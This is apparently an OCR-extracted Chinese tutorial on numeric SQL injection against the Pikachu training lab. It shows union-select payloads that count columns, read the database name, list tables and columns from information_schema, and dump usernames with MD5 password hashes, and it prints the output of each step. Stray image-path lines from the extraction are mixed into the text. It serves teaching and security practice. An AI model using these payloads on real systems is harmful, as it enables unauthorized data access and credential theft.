
数字型注入：




select your userid?

id=2 &submit=%E6%9F%A5%E8%AF%A2

判断列数：


id=2 order by 2 &submit=%E6%9F%A5%E8%AF%A2



hello,allen
your email is: allen@pikachu.com

获取数据库名称

id=2 union select user(),database()#&submit=%E6%9F%A5%E8%AF%A2




hello,allen
your email is: allen@pikachu.com

hello,root@localhost
your email is: pikachu

PTE PTE~~~PTE© Hack

爆破数据库 pikachu，获取数据表名称

id=2 union select group_concat(distinct table_name),2 from information_schema.columns where table_schema=database()#&submit=%E6%9F%A5%E8%AF%A2




```
hello,allen
your email is: allen@pikachu.com

hello,httpinfo,member,message,users,xssblind
your email is: 2
```

爆破user表字段信息：

```
id=2 union select  group_concat(distinct column_name),2 from
information_schema.columns where table_name=’ users ‘#&submit=%E6%9F%A5%E8%AF%A2
```




```
hello,allen
your email is: allen@pikachu.com

hello,user_id,first_name,last_name,user,password,avatar,id,username,level
your email is: 2
```

爆破 user表

```
id=2 union select  concat(id,username,password,level),2 from
users#&submit=%E6%9F%A5%E8%AF%A2
```



```
hello,allen
your email is: allen@pikachu.com

hello,1admine10adc3949ba59abbe56e057f20f883e1
your email is: 2

hello,2pikachu670b14728ad9902aecba32e22fa4f6bd2
your email is: 2

hello,3teste99a18c428cb38d5f260853678922e033
your email is: 2
```